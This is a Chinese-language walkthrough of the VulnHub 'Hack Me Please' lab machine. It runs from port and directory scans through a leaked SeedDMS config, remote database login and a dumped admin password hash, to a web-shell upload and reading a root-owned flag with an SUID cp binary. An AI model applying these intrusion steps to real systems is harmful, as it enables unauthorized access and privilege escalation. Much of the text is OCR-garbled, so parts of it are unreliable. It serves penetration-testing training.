vulnhub-hack me please

信息收集

端口扫描

工具

nmap, masscan, yakit

原理

TCP SYN scanning

这是Nmap默认的扫描方式,通常被称作半开放扫描(Half-open scanning)。 该方式发送SYN到目标端口,如果收到SYN/ACK回复,那么判断端口是开放的;如果 收到RST包,说明该端口是关闭的。如果没有收到回复,那么判断该端口被屏蔽 (Filtered)。因为该方式仅发送SYN包对目标主机的特定端口,但不建立的完整的 TCP连接,所以相对比较隐蔽,而且效率比较高,适用范围广。

TCP connect scanning

TCP connect方式使用系统网络API connect向目标主机的端口发起连接,如果无法连接,说明该端口关闭。该方式扫描速度比较慢,而且由于建立完整的TCP连接会在目标机上留下记录信息,不够隐蔽。所以,TCP connect是TCP SYN无法使用才考虑选择的方式。

以及TCP ACK scanning、TCP FIN/Xmas/NULL scanning、UDP scanning等

扫描

```
(root® 5x)-[~]
    # nmap 172.22.107.213
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 22:31 CST
Nmap scan report for 172.22.107.213
Host is up (0.0024s latency).
Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

可以看到开放了80、3306端口


80端口是http协议的默认端口

先访问此ip的80端口

目录扫描

访问 http://172.22.107.213:80/ 发现是一个网站

常规思路先进行目录扫描



工具

dirsearch, yakit

kali下安装

apt install dirsearch

扫描

dirsearch -u http://172.22.107.213/ -r 1

-r 递归1层

```
(root@5x)-[~]
dirsearch -u http://172.22.107.213/ -r 1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /root/.dirsearch/reports/172.22.107.213/-_23-06-18_22-46-25.txt
Error Log: /root/.dirsearch/logs/errors-23-06-18_22-46-25.log
Target: http://172.22.107.213/
[22:46:26] Starting:
    2:46:26] Starting:
2:46:26] 301 - 313B - /js -> http://172.22.107.213/js/ (Added to queue)
2:46:26] 403 - 279B - /.ht_wsr.txt
2:46:26] 403 - 279B - /.htaccess.save
2:46:26] 403 - 279B - /.htaccess.orig
2:46:26] 403 - 279B - /.htaccess.bak1
2:46:26] 403 - 279B - /.htaccess.sample
2:46:26] 403 - 279B - /.htaccess_sc
2:46:26] 403 - 279B - /.htaccess_extra
2:46:26] 403 - 279B - /.htaccess_orig
2:46:26] 403 - 279B - /.htaccess_orig
2:46:26] 403 - 279B - /.htaccess_BAK
2:46:26] 403 - 279B - /.htaccessOLD
2:46:26] 403 - 279B - /.htaccessOLD
                                                        // php
/css -> http://172.22.107.213/css/ (Added to queue)
/fonts -> http://172.22.107.213/fonts/ (Added to queue)
/img -> http://172.22.107.213/img/ (Added to queue)
/index.html
                                                                                              (Added to queue)
[22:46:54] Starting: js/
```


扫描出 /js/main.js

访问这个目录看一下

敏感信息泄露

js文件内泄露了目录,且可以发现是使用的seeddms这个框架进行搭建的,先访问目录看一下

/seeddms51x/seeddms-5.1.22/



目录扫描

在这个泄露的目录下再进行目录扫描

```
dirsearch -u 172.22.107.213/seeddms51x/ -r 1
```

扫描出了敏感配置文件

```
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess_sc
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess_extra
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess.save
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess.save
[23:05:35] 403 - 279B - /seeddms51x/conf/.htaccess.save
[23:05:35] 403 - 279B - /seeddms51x/conf/.htm
[23:05:35] 403 - 279B - /seeddms51x/conf/.htm
[23:05:35] 403 - 279B - /seeddms51x/conf/.html
[23:05:35] 403 - 279B - /seeddms51x/conf/.htpasswds
[23:05:35] 403 - 279B - /seeddms51x/conf/.htpasswds
[23:05:35] 403 - 279B - /seeddms51x/conf/.htpasswd_test
[23:05:36] 403 - 279B - /seeddms51x/conf/.php
[23:05:56] 200 - 12KB - /seeddms51x/conf/settings.xml
[23:06:01] Starting: data/
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.bak1
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.sample
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.sample
[23:06:02] 403 - 279B - /seeddms51x/data/.htaccess.save
```

配置文件泄露

查看一下

发现泄露了数据库

再联想到前面的端口扫描,开放了3306端口,那么很明显可以使用泄露的数据库账号 密码登录数据库

数据库

远程登录数据库

```
(root® 5x)-[~]
# mysql -h 172.22.107.213 -u seeddms -p seeddms
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 199297
Server version: 8.0.33-Oubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statem
MySQL [seeddms]>
```

查看表

```
MySQL [seeddms]> show tables;
| Tables_in_seeddms
  tblAttributeDefinitions
 tblCategory
tblDocumentApproveLog
  tblDocumentApprovers
  tblDocumentAttributes
  tblDocumentCategory
  tblDocumentContent
  tblDocumentContentAttributes
  tblDocumentFiles
  tblDocumentLinks
  tblDocumentLocks
  tblDocumentReviewLog
  tblDocumentReviewers
  tblDocumentStatus
  tblDocumentStatusLog
  tblDocuments
  tblEvents
  tblFolderAttributes
  tblFolders
  tblGroupMembers
  tblGroups
  tblKeywordCategories
  tblKeywords
  tblMandatoryApprovers
  tblMandatoryReviewers
  tblNotify
  tblSessions
  tblUserImages
  tblUserPasswordHistory
  tblUserPasswordRequest
  tblUsers
 tblVersion
tblWorkflowActions
tblWorkflowDocumentContent
  tblWorkflowLog
  tblWorkflowMandatoryWorkflow
  tblWorkflowStates
tblWorkflowTransitionGroups
  tblWorkflowTransitionUsers
  tblWorkflowTransitions
  tblWorkflows
  users
```


MySQL [seeddms]> select * from tblUsers;			N	 							
id login pwd	fullName							loginfailures			
1 admin 21232f297a57a5a743894a8e4a801f 2 guest NULL	3 Administrator Guest User		zh_CN		1 2		2021-07-13 00:12:25 NULL	. 0	8	0 0	NULL NULL
2 rows in set (0.003 sec)		•				-					

				_	
FINE				UTF8	\$[HEX
Salt:				HEX	
Hash:					
Hasii.	Lords				
	加密				
esult:					
ase64: YmVuc29uMjE5ODIxOTg=					
nd5: 5586018dfccf4924aa6d5962	9438ff48				
nd5 middle: fccf4924aa6d5962					
md5(md5(\$pass)): da2113b4e647	d880c3fd6706db639	236			
md5(md5(md5(\$pass))): 59d0e22	761ef00e3484e5e5e	87c2dba0			
md5(unicode): 3c41b562e8bfff69fd	7ef9e2e324c3a4				
md5(base64): VYYBjfzPSSSqbVlilDj	/SA==				
nysql: 1466acf7359adba2					
mysql5: c7205c78c5e4a3a9c946b8	352b60347ed1b2079)b4			
ntlm: 837a912fc66fdfbd6f5e14ed6	3b4733b				
sha1: 708ad65e6e85edbd130e26	bd55bd1cf16d0e7ad	d			
sha1(sha1(\$psss)): 6705eebf8e8d	6ec1763e8a83f9886	1aa3db8eba5			
sha1(md5(\$psss)): 30cc7d93dbc2	585cc6291dee3e7c24	4d5972e87b6			
md5(sha1(\$psss)): 0f6ffef974f8f4d	daa4634593afebd92d	С			
sha256: 3fcbccbe19a86747ab2ccb	98f9ecc009d35eeb9	c06733a92b4ca25ab	a439bf9d		
sha256(md5(\$pass)): 3a95fdfab80)0faf08f74581c1c797	c5b80fc6f0bb5ca04f	73542075461845167		
sha384: ce1b9d98d4285b95f7666	e0f681aa1a15e1425	5a196540a87611598	d5824cab803d66473	8bba7bf34cd9	550442bc0826a
sha512:					
~Edonko: Eofk70E4~~~f1700E~d	4f0bac02700daaEb2	144babfa6aaf6606	1666ffd-6767h07160	216441422104	1040E001000330Eh

漏洞发现&利用

登录后台

账号密码: admin/(密码是自己在数据库插入的



工具

searchsploit (kali自带)

Exploit-db是Kali linux 官方团队维护的一个安全项目,存储了大量的漏洞利用程序,是公认的世界上最大的搜集漏洞的数据库。它的在线版本是如https://www.如exploit-db.com/,离线版本是:如https://如github.com/offensive-se如curity/exploit-database。而searchsploit可以利用exploit-db提供的数据库进行离线搜索,加上参数又可以到如http://如exploit-db.com上进行在线搜索。可以帮助安全研究者和渗透测试工程师更好的进行安全测试工作。Kali Linux或者其他的渗透测试系统默认安装了searchsploit,因此本文不再讲其安装过程。使用方法是使用终端,键入其语法。

使用

searchsploit seeddms

```
(root⊕5x)-[~]
# searchsploit seeddms

Exploit Title

| Path
| Path
| Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated) | php/webapps/50062.py | php/webapps/48324.txt | php/webapps/48324.txt | php/webapps/48324.txt | php/webapps/47024.txt | php/webapps/47023.txt | php/webapps/47023.txt | php/webapps/47023.txt | php/webapps/47023.txt | SeedDMS versions < 5.1.11 - Remote Command Execution | php/webapps/47022.txt | Php/weba
```

看一下最后的这个rce漏洞,没什么用处,但是告诉了我们上传的文件的目录是什么

那么直接找上传点

找到上传点


Version Information

Version:	1	
Local file:	Browse	
Version comment:		
Use comment of document:		


可惜每次上传后都是500,好像没上传上去



猜测是环境没配置好,在设置里看一看



发现把大文件上传开启之后就能上传成功了,并且在首页可以看到上传的文件




但是没有回显路径,但是上面的历史漏洞有告诉我们文件路径 根据历史漏洞的路径,结合自己上传的文件的id,成功访问



直接 ls /



bin boot cdrom dev etc flag home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swapfile sys tmp usr var




cat /flag 没有回显,猜测是权限不足

id一下,www-data很明显要提权



uid=33(www-data) gid=33(www-data) groups=33(www-data)



提权

用蚁剑连接一句话木马, 方便提权



```
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ cat /flag
cat: /flag: Permission denied
(www-data:/var/www/html/seeddms51x/data/1048576/23) $
```

suid提权

```
html/seeddms51x/data/1048576/23) $ find / -user root -perm -4000 -print 2>/dev/null
(www-data:/var/
/usr/bin/umount
 /usr/bin/su
/usr/bin/vmware-user-suid-wrapper
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/cp
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/lib/snapd/snap-confine
 usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
 /usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/snap/snapd/19361/usr/lib/snapd/snap-confine
/snap/core18/2751/bin/mount
/snap/core18/2751/bin/ping
 snap/core18/2751/bin/su
/snap/core18/2751/bin/umount
/snap/core18/2751/usr/bin/chfn
/snap/core18/2751/usr/bin/chsh
/snap/core18/2751/usr/bin/gpasswd
/snap/core18/2751/usr/bin/newgrp
/snap/core18/2751/usr/bin/passwd
/snap/core18/2751/usr/bin/passwd
/snap/core18/2751/usr/bin/passwd
/snap/core18/2751/usr/bin/sudo
/snap/core18/2751/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2785/bin/mount
/snap/core18/2785/bin/ping
/snap/core18/2785/bin/su
/snap/core18/2785/bin/umount
/snap/core18/2785/bin/umount
/snap/core18/2785/usr/bin/chfn
/snap/core18/2785/usr/bin/chfn
/snap/core18/2785/usr/bin/gpasswd
 snap/core18/2785/usr/bin/newgrp
/snap/core18/2785/usr/bin/passwd
/snap/core18/2785/usr/bin/sudo
/snap/core18/2785/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2785/usr/lib/openssh/ssh-keysign
/snap/core22/750/usr/bin/chfn
 snap/core22/750/usr/bin/chsh
/snap/core22/750/usr/bin/gpasswd
/snap/core22/750/usr/bin/mount
 snap/core22/750/usr/bin/newgrp
/snap/core22/750/usr/bin/passwd
/snap/core22/750/usr/bin/su
/snap/core22/750/usr/bin/sudo
 Snap/core22/750/usr/bin/umount

(snap/core22/750/usr/lib/dbus-1.0/dbus-daemon-launch-helper

(snap/core22/750/usr/lib/openssh/ssh-keysign
```

```
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ touch /tmp/1
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ cp /flag /tmp/1
(www-data:/var/www/html/seeddms51x/data/1048576/23) $ cat /tmp/1
flag{YOU_GeT_it_You_aRe_A_big_hAck_like_PlY}
```